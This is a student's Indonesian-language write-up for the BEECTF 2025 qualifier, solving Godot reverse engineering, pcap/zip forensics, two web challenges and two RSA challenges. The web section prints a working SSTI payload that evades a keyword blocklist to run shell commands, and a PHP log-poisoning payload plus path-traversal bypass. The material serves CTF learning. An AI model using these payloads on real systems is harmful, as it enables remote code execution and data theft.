

# BEECTF

## QUALIFICATION 2025



Nama Lengkap : Vincent Aurigo Osnard

Sekolah : SMKN 4 Bandar Lampung

Username : yunxlao

## Daftar Isi

<b>Reverse Engineering</b>	3
phony	3
<b>Forensic</b>	5
zipzalabim	5
<b>Web Exploitation</b>	6
Message To The World	6
Logged-in	8
<b>Cryptography</b>	10
Rich Man's RSA	10
Redacted Remainders	12

# Reverse Engineering

phony

## Langkah Penyelesaian:

Pada soal reverse ini diberikan sebuah zip. Berisikan game yang mirip dengan FNF yang dibuat menggunakan godot engine. Ketika saya menjalankan program saya menemukan ada sebuah hex char yang keluar pada console saya

```
LAPTOP-00I60C49  ~/.ctf/beeectf
zsh > ./main.exe
Godot Engine v4.4.1.stable.official.49a5bc7b6 - https://godotengine.org
Vulkan 1.4.303 - Forward+ - Using Device #0: NVIDIA - NVIDIA GeForce RTX 3050 6GB Laptop GPU

Encrypted (hex): 181F1F190E1C21283F3E3B392E3F3E27
```

Karna ini dibuat dengan menggunakan godot engine saya melakukan pembongkaran program menggunakan **Godot Reverse Engineering Tools**. Saya melakukan explore ke programnya. Ketika saya cek programnya saya menemukan sebuah exportan game level dan disalah satu potongan kodenya saya menemukan ini yang menarik

```
res://.godot/exported/133200997/export-
317c3c65a8e248002306f1076afa87cc-game_level.scn

[node name="IniKahMyKisahEhIMeanMyFlag" type="RichTextLabel"
parent="."]
visible = false
offset_left = 592.0
offset_top = -319.0
offset_right = 668.0
offset_bottom = -295.0
text =
"181F1F190E1C212A326A3423052A326A3423052A326A34230528692C3F28
2969053D6A3E352E052E6A05696E292305226A2827"
scroll_active = false
```

Itu seperti kode hex char yang berjalan di console program. Seperti gambar tadi. Kemudian saya mencari di mana kode utama dari program ini dan saya menemukanya

```
node.gdc
```

```
extends Node
```

```

func _ready() -> void :
    var plaintext: = "BEECTF{redacted}"
    var key: = 90

    var data: PackedByteArray = plaintext.to_utf8_buffer()
    var encrypted: PackedByteArray = xor_bytes(data, key)
    var encrypted_hex: String = bytes_to_hex(encrypted)


    print("Encrypted (hex): ", encrypted_hex)

func xor_bytes(data: PackedByteArray, key: int) -> PackedByteArray:
    var out: = PackedByteArray()
    out.resize(data.size())
    var k: = key & 255
    for i in data.size():
        out[i] = data[i] ^ k
    return out

func bytes_to_hex(b: PackedByteArray) -> String:
    var s: = ""
    for byte in b:
        s += "%02X" % byte
    return s

```

Pada kode ini saya sadar bahwa program ini melakukan enkripsi dengan menggunakan **XOR** dengan menggunakan kunci 90. Selanjutnya saya melakukan decrypt dari hex yang saya dapat dengan kunci 90



**Flag:** BEECTF{ph0ny\_ph0ny\_ph0ny\_r3vers3\_g0dot\_t0\_34sy\_x0r}

# Forensic

zipzalabim

## Langkah Penyelesaian:

Pada chall ini diberikan sebuah file **pcap** Ketika dibuka dengan menggunakan **wireshark** ada sebuah req atau apa saya ga tau sebutannya. Jika saya **follow > tcp stream**

```
POST /upload HTTP/1.1
Host: pastebin.com
User-Agent: scapy-pcap-demo
Content-Length: 30
Content-Type: text/plain
Connection: close
```

<https://pastebin.com/BYabV9KT>

Ada sebuah url Pastebin Ketika dibuka itu mengarahkan lagi kepada link google drive yang berisikan file zip yang Dimana itu merupakan file asli dari chall ini. Saya melakukan download pada filenya lalu setelah selesai terjadi sebuah masalah Ketika saya ingin mengextractnya

```
LAPTOP-00I60C49 ~ /ctf/beeectf
zsh > unzip zipzalabim.zip
Archive:  zipzalabim.zip
End-of-central-directory signature not found.  Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive.  In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
unzip:  cannot find zipfile directory in one of zipzalabim.zip or
zipzalabim.zip.zip, and cannot find zipzalabim.zip.ZIP, period.
```

Ia menampilkan error **end-of-central-directory-signature not found**. Pertama saya cek menggunakan xxd dan melihat signaturenya 03 04 <- ini sudah valid. Berarti karena centralnya hilang ini membuat saya gagal untuk mengekstrak zipnya. Untuk itu saya menggunakan **zip -FF** untuk merecover Kembali zipnya

```
LAPTOP-00I60C49 ~ /ctf/beeectf
zsh > zip -FF zipzalabim.zip --out simsalabim.zip
Fix archive (-FF) - salvage what can
zip warning: Missing end (EOCDR) signature - either this archive
is not readable or the end is damaged
Is this a single-disk archive? (y/n): y
Assuming single-disk archive
Scanning for entries...
copying: zimzalabim/ (0 bytes)
copying: zimzalabim/flag.txt (39 bytes)
```

Dan terlihat ada string flag pada folder itu. Selanjutnya saya extract zip yang Sudah saya recover dan mengambil flagnya

```
LAPTOP-00I60C49 ~/ctf/beeectf
zsh > unzip simsalabim.zip
Archive:  simsalabim.zip
  creating: zimzalabim/
  extracting: zimzalabim/flag.txt
LAPTOP-00I60C49 ~/ctf/beeectf
zsh > tail zimzalabim/flag.txt
BEECTF{z1mz4l4b1iim_c0rupt3edd_d4mnnn}
```

Flag: BEECTF{z1mz4l4b1iim\_c0rupt3edd\_d4mnnn}

## Web Exploitation

Message To The World

### Langkah Penyelesaian:

Diberikan sebuah url web dan source codenya. Pada program ini sekilas saya melihat ada sebuah input untuk author dan juga pesan yang ingin dimasukkan. Setelah saya mengecek tampilan dari webnya saya pindah ke bagian source code dan saya menyadari bahwa chall ini Adalah **SSTI** saya kira **XSS** awalnya

```
from flask import Flask, request, render_template_string
app = Flask(__name__)

BANNED = ["{", "}", "os", "system", "class", "open", "subprocess", "import", "request", "self", "config", "env", "eval", "exec", "locals", "{N", "N}"]

@app.route("/", methods=["GET", "POST"])
def index():
    if request.method == "POST":
        author = request.form.get("author", "")
        message = request.form.get("message", "")

        counter = 0
        for token in BANNED:
            if token in author:
                counter += 1
            if counter >= 2:
                return "Error: looks like SSTI attempt at author!", 400
        counter = 0

        for token in BANNED:
            if token in message:
                counter += 1
            if counter >= 2:
                return "Error: looks like SSTI attempt at message!", 400

        tpl = "<h2>Message to the world from, " + author + " " + message + "</h2>"
        return render_template_string(tpl)

    return """
    <h3>Message Board</h3>
    <p>Share your message to the world</p>
    <form method="post">
    <label>Author</label><br>
    <input name="author" /><br>
    <label>Message</label><br>
    <input name="message" /><br>
    <button type="submit">Send</button>
    </form>
    """

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)
```

Chall ini juga memiliki mekanik WAF untuk mencegah kita melakukan SSTI

```
BANNED - [{"", "}"], "os", "system", "class", "popen", "subprocess", "import", "request", "self", "config", "env", "eval", "exec", "locals", "%", "%"]
```

Dan setelah saya perhatikan kode nya lebih dalam WAF ini terdapat di kedua inputannya. Untuk setiap jumlah ban, si aplikasi menghitung berapa kali muncul dalam field itu kalau terdeteksi ada 2 jenis ban, program akan memberikan error ke kita. Tapi walau sudah ada WAF di program ini. Tetep aja aplikasi nya rentan karena ada **render\_template\_string** nya itu

```
tpl = "<h2>Message to the world from, " + author + " " + message + "<h2>"
return render_template_string(tpl)
```

Karna si WAF memeriksa apakah ada ban yang muncul sebagai **substring** dalam inputannya. Maka strategi exploit saya yaitu memecah ban ban an itu menjadi bagian bagian kecil dan menggabungkannya dengan |join <- dengan begini WAF tidak akan mendeteksinya

Contoh:

```
os -> ['o','s']|join
```

```
popen -> ['p','o','p','e','n']|join
```

lalu selanjutnya di kode itu saya notice masih ada beberapa kata yang tidak diblok seperti attr, globals, get, dst. Dan juga beberapa fungsi yang masih tidak di blok seperti url\_for dan sya masih bisa menggunakan \_\_globals\_\_ untuk akses \_\_builtins\_\_ dan \_\_import\_\_

selanjutnya karna program ini hanya mendeteksi 1 jenis kata yang di ban aku pun memisahkan {{ dan }}

ini Adalah payload akhirnya:

Author: {{

messages:

```
url_for|attr('__globals__')|attr('get')(['__','b','u','i','l','t','i','n','s','__']|join)|attr('get')(['__','i','m','p','o','r','t','__']|join)(['o','s']|join)|attr(['p','o','p','e','n']|join)('ls')|attr('read')()}}
```

Ketika di kirim



Ada sebuah flag disana kita hanya perlu merubah **ls -> cat flag\_qxbmuCk2.txt**



← → ↻ Not Secure http://31.97.187.222:5000  
Message to the world from, BEECTF{Messg4g3\_T0\_Th3\_W0rld\_W1th\_SST1}

Flag: BEECTF{Messg4g3\_T0\_Th3\_W0rld\_W1th\_SST1}

Logged-in

### Langkah Penyelesaian:

Diberikan sebuah url dan juga sebuah source code dari webnya dari apa yang saya. Dari analisis saya vuln pada program ini terletak pada:

Path traversal di views.php

```
5
6 $base = realpath(__DIR__ . '/../../documents');
7 $doc = $_GET['doc'] ?? '2024/annual_tax_2024_summary.php';
8
9
10 $doc = preg_replace('#\./#', './', $doc);
11 $doc = preg_replace('#\.\./#', '', $doc, 1);
12
13 $path = $base . '/' . $doc;
14
15 if (!is_file($path)) {
16     http_response_code(404);
17     ?><!doctype html><meta charset="utf-8">
18     <h2>Document not found</h2>
19     <p>The requested tax document could not be located.</p>
20     <p><a href="/">Back to home</a></p><?php
21     exit;
22 }
23
```

Filter nya cuma hapus satu ../ di bagian awal, jadi bisa kita akalin pake ../../ atau ....//

Log Poisoning dengan menggunakan RCE di login.php

```
use App\Logger;
$ua = $_SERVER['HTTP_USER_AGENT'] ?? '-';
Logger::write($ua);
```



Jadinya setiap kita login si user-agent ini nyatet log kita nah kita bisa eksploitasi dengan masukan kode baik hhe ke dalam user agentnya

Dan yang terkahir kita harus bypass log kita

```
<div class="doc">
  <?php
    $asText = (isset($_GET['raw']) && $_GET['raw'] === '1') || preg_match('#/logs/|\.log$#i', $doc);
    if ($asText) {
      echo '<pre class="blob">';
      include $path;
      echo '</pre>';
    }
  }
}
```

Karna Kalo pake raw=1 atau path nya ada logs atau akhiran .log, file kita akan ditampilkan sebagai teks biasa. Tapi bisa kita akalin dengan encode logs jadi %6c%6f%67%73.

hal yang pertama saya lakukan Adalah meracuni log nya dengan mengirimpak req ke endpoint login

```
LAPTOP-00I60C49 ~ /ctf/beeectf/chall
zsh > curl -H "User-Agent: <?php system('cat /flag*'); ?>" http://31.97.187.222:44442/auth/login.php
<!doctype html><meta charset="utf-8">
<title>Login Failed</title>
<p>Invalid credentials. <br><a href="/">Back</a></p>
LAPTOP-00I60C49 ~ /ctf/beeectf/chall
zsh > |
```

selanjutnya setelah log diracuni saya mecoba untuk meakukan req get ke halama url dari access.log tapi sayangnya tidak mendapatkan apa apa. Tapi setelah saya cba melakukan get ke app.log dan saya mendapatkannya

```
<h1>Tax Document Viewer</h1>
<nav><a href="/">Home</a></nav>
</header>

<div class="hint">
  <strong>Info:</strong> You are viewing: <code>../../storage/logs/app.log</code>
</div>

<div class="doc">
  <pre class="blob">[09:42:41] BEECTF{LF1_t0_RC3_V14_L09_P01S0N1N9}</pre> </div>

<p class="hint">
  Quick links:
  <a href="/tax/view.php?doc=2024/annual_tax_2024_summary.php">2024 Summary</a> ·
  <a href="/tax/view.php?doc=2024/npwp_2024_abc123.php">2024 NPWP</a> ·
  <a href="/tax/view.php?doc=2023/receipt_2023_001.php">2023 Receipt</a> ·
  <a href="/tax/view.php?doc=2023/invoice_2023_445.php">2023 Invoice</a>
</p>
```

Payload akhir yang saya pakai:

curl

"http://31.97.187.222:44442/tax/view.php?doc=../../storage/%6c%6f%67%73/access.log"

**Flag: BEECTF{LF1\_t0\_RC3\_V14\_L09\_P01S0N1N9}**

# Cryptography

Rich Man's RSA

## Langkah Penyelesaian:

```
LAPTOP-00I60C49 ~/ctf/beeectf/chall
zsh > nc 31.97.187.222 5959
c = 2299576520264596692639674574885668148718208614080719899196
d = 1054271308467880029449941404500786549228348796209718804305
What's the secret: |
```

Di chall ini kita diberikan sebuah cipher text yang Dimana itu akan menjadi secret kita untuk mendapatkan flag. tapi server cuma kasih kita c (pesan yg udah dienkripsi) sama d (kunci privatenya). Tapi kita ga dikasih modulusnya (n).

Untuk rumus yang bisa digunakan:  $e * d \equiv 1 \pmod{\phi(n)}$

Dari sini saya bisa ngerekonstruksi p dan q dari d yang udah dikasih. Abis itu tinggal hitung  $n = p * q$  terus decrypt pakai  $m = c^d \pmod{n}$ .

Untuk data yang saya ambil itu pakai yang ada di gambar itu  
c = 2299576520264596692639674574885668148718208614080719899196  
d = 1054271308467880029449941404500786549228348796209718804305

untuk e yang saya gunakan itu standar saya 65537

oke jadi cara saya untuk mendapatkan secretnya sebagai berikut

## Code:

```
Solver.py

import math
from sympy import factorint, isprime

c =
2299576520264596692639674574885668148718208614080719899196
d =
1054271308467880029449941404500786549228348796209718804305

# Cari semua divisor dari n pakai cipher dan public yang
dikasih
def divisor(n):
    factors = factorint(n)
    divs = [1]
```

```

for p, exp in factors.items():
    new_divs = []
    for i in range(1, exp+1):
        for div in divs:
            new_divs.append(div * (p**i))
    divs += new_divs
return divs

k = 65537 * d - 1
divisors = divisor(k)
# print(f"found {len(divisors)} divisors")

# Bruteforce cari p dan q
for a in divisors:
    p = a + 1
    # p harus 95-97 bit
    if p.bit_length() < 95 or p.bit_length() > 97:
        continue
    if not isprime(p):
        continue

    remaining = k // (p - 1)
    remaining_divisors = divisor(remaining)

    for t in remaining_divisors:
        phi = k // t
        if phi % (p - 1) != 0:
            continue
        # Hitung q dari rumus  $\phi = (p-1)(q-1)$ 
        q = (phi // (p - 1)) + 1
        if q <= 1:
            continue
        if not isprime(q):
            continue
        if q.bit_length() < 95 or q.bit_length() > 97:
            continue

    # decrypt RSA
    n = p * q
    m = pow(c, d, n)

    # konversi ke string
    try:
        bit_len = m.bit_length()
        byte_len = (bit_len + 7) // 8
        message = m.to_bytes(byte_len, 'big')
        secret = message.decode()

        print("found the secret! xixi")
        print(f"p = {p}")

```

```

        print(f"q = {q}")
        print(f"secret = {secret}")
        exit()
    except:
        continue

print("nice try")

```

ketika solver itu dijalankan

```

LAPTOP-00I60C49 ~
zsh > python solver.py
factoring
found the secret! xixi
p = 51107660940307967847042885817
q = 48737375573078618637842534867
secret = IamAR1chM4n

```

Stelah itu kita masukkan secret yang kita temukan itu dalam server dnnnn...

```

LAPTOP-00I60C49 ~
zsh > nc 31.97.187.222 5959
c = 214705169600721622363810989607912745850402246814986474306
d = 1237714907206617878488241814437084993273397357700440874025
What's the secret: IamAR1chM4n
Kiled it!
BEECTF{list=OLAK5uy_mXh8F8U9AdZJLT4pDrcsWSL-EGqbk1xgU}

```

**Flag: BEECTF{list=OLAK5uy\_mXh8F8U9AdZJLT4pDrcsWSL-EGqbk1xgU}**

Redacted Remainers

### Langkah Penyelesaian:

Di challenge ini kita diberikan sebuah RSA lagi lagi dan lagi 😊. Tapi yang ini berbeda karena kita diberikan sebuah RSA cipher yang servernya bocor informasi yang sangat sensitive

```

n=592132046370688169075175825377172448812507094906106001602358
94584144862180589 <- modulus
e=4099 <- public
c=525984772123636933222219742523873277259373691731096740664992
83883678096102095 <- cipher

```

```
dp=1010 0010 0100 1111 1100 1101 r01r 0011 0101 r010 00r1 0r0r
11r0 0101 0r00 0001 rr01 1r01 1rr1 1r01 r1r1 rr01 01r1 001r 0r01
1111 1000 1011 1101 1110 1010 11 <- sebuah bit tapi sebagian di
sensor
```

```
dq=1010 1110 0110 1001 1000 1011 0101 11rr 1000 0101 1100 110r
1r10 r110 0rr1 011r 110r rrr0 1r1r 01rr r110 1011 0rr1 1100 110r
r1r0 1101 0001 0010 1001 1101 011 <- sebuah bit tapi sebagian
di sensor
```

jika kita hitung ada sebanyak  
dp = 21 bit tidak diketahui  
dan  
dq = 22 bit tidak diketahui

untuk chall ini saya melakukan research mengenai **partial attack** dari **Chinese Remainder Theorem**. Karena hanya sebagian bit yang disensor (21-22 bit), saya melakukan exhaustive search (brute force) untuk mencoba semua kemungkinan kombinasi bit yang hilang.

**Code:**

`solver.py`

```
import itertools
from multiprocessing import Pool, cpu_count
from Crypto.Util.number import inverse, long_to_bytes

n=e=c=None
# Baca file
with open('output.txt') as f:
    for line in f:
        line=line.strip()
        if not line: continue
        if line.startswith('n='): n=int(line.split('=')[1])
        elif line.startswith('e='): e=int(line.split('=')[1])
        elif line.startswith('c='): c=int(line.split('=')[1])
        elif line.startswith('dp='): dp_masked=line.split('=')[1].replace('
','')
        elif line.startswith('dq='): dq_masked=line.split('=')[1].replace('
','')

def parse_mask(s):
    template=list(s)
    r_positions=[i for i,char in enumerate(template) if char=='r']
    return template, r_positions
```

```

def fill_template(template, r_pos, x):
    temp=template.copy()
    for i,pos in enumerate(r_pos):
        bit=(x>>i)&1
        temp[pos]='1' if bit else '0'
    return ''.join(temp)

template_dp, rs_dp = parse_mask(dp_masked)
template_dq, rs_dq = parse_mask(dq_masked)

if len(rs_dp)<=len(rs_dq):
    primary_template, primary_rs = template_dp, rs_dp
    print({len(rs_dp)})
else:
    primary_template, primary_rs = template_dq, rs_dq
    print({len(rs_dq)})

def worker_func(args):
    start, step = args
    total_combinations = 1<<len(primary_rs)

    for x in range(start, total_combinations, step):
        binary_str = fill_template(primary_template, primary_rs, x)
        dp_value = int(binary_str,2)
        t = e*dp_value - 1

        for k in range(1, e):
            if t % k != 0: continue
            p_candidate = (t//k)+1
            if p_candidate>1 and n % p_candidate == 0:
                return p_candidate
    return None

if __name__=='__main__':
    num_workers = cpu_count()
    with Pool(num_workers) as pool:
        results = pool.map(worker_func, [(i, num_workers) for i in
range(num_workers)])

    p_found = None
    for result in results:
        if result:
            p_found = result
            break

    if not p_found:
        print('Not found, nice try')
        exit(1)

```


```
print(f"found: {p_found}")
p = p_found
q = n//p

if p>q:
    p,q = q,p

phi = (p-1)*(q-1)
d = inverse(e, phi)
m = pow(c, d, n)

flag = long_to_bytes(m)
print(f"flag: {flag}")
```

Ketika script itu dijalankan sebenarnya lumayan membuat laptop saya boost tidak tertolong tapi setidaknya itu semua terbayarkan



```
LAPTOP-00I60C49 ~ /ctf/beeectf/redacted
zsh > python solver.py
{21}
found: 230301127425608430303083758331863134181
Flag: b'BEECTF{b1t5_of_ch1n3s3_c03ff5}'
LAPTOP-00I60C49 ~ /ctf/beeectf/redacted
```

**Flag: BEECTF{b1t5\_of\_ch1n3s3\_c03ff5}**